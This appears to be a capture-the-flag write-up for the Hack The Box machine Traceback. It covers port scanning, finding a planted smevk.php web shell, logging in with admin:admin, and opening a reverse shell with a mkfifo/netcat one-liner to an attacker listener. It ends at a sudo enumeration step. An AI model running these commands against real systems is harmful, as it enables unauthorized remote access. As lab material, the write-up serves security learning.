

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.10.181 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 10:50 IST
Nmap scan report for 10.10.10.181
Host is up (0.21s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.76 seconds
```

2) Checked the page




This site has been owned


I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

There is a backdoor



```html

    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```




GitHub

https://github.com › TheBinitGhimire › Web-Shells

Some of the best web shells that you might need!


Some of the **best web shells** that you might need for web hacking! Basic **Web Shells**. Name, Language, Availability. shell.**php**, Find Here!

3) Found the webshell



github.com/TheBinitGhimire/Web-Shells/tree/master/PHP

alfa	Properly Ordered the Web Shells!	4 years ago
TwemlowsShell.php	Updated the shell	3 years ago
TwemlowsWebShell.php	Added reference to the original web shell!	3 years ago
andela.php	Properly Ordered the Web Shells!	4 years ago
bloodsecv4.php	Properly Ordered the Web Shells!	4 years ago
by.php	Properly Ordered the Web Shells!	4 years ago
c99ud.php	Properly Ordered the Web Shells!	4 years ago
cmd.php	Properly Ordered the Web Shells!	4 years ago
configkillerionkros.php	Properly Ordered the Web Shells!	4 years ago
mini.php	Properly Ordered the Web Shells!	4 years ago
obfuscated-punknopass.php	Properly Ordered the Web Shells!	4 years ago
punk-nopass.php	Properly Ordered the Web Shells!	4 years ago
punkholic.php	Properly Ordered the Web Shells!	4 years ago
r57.php	Properly Ordered the Web Shells!	4 years ago
smevk.php	Properly Ordered the Web Shells!	4 years ago
wso2.8.5.php	Properly Ordered the Web Shells!	4 years ago



SmEvK_PaThAn Shell V3


User Name:

Password :

Login

Exploitation

1) Logged in to the webshell



```
Uname      : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User       : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server     : Apache/2.4.29 (Ubuntu)
Useful     : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
             pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcn
Cwd        : /var/www/html/ drwxr-xr-x [ home ]
```

File manager

□ Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2021-04-22 06:08:27	root/root	drwxr-xr-x	R T
□ bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	R T E D
□ index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	R T E D
□ smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	R T E D

Change dir: /var/www/html/

Make dir: [Writeable]

Execute:

Read file:


Make file: [Writeable]

Upload file: No file selected. [Writeable]

SmEvK_PaThAn Shell v3 coded by Kashif Khan

admin:admin

2) Got revshell




Change dir: /var/www/html/

Execute: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f


Upload file: No file selected.

SmEvK_PaThAn Shell v3 coded by Kashif Khan




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.181] 53756
bash: cannot set terminal process group (679): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml$ python3 -c "import pty;pty.spawn('/bin/bash')"
webadmin@traceback:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && stty size && fg
41 156
      [3]  - continued  nc -lvnp 4444

webadmin@traceback:/var/www/html$ stty rows 41 cols 156
webadmin@traceback:/var/www/html$ export TERM=xterm
webadmin@traceback:/var/www/html$ 
```

3) Found a note




```
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$
```

4) Found sudo permission



```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

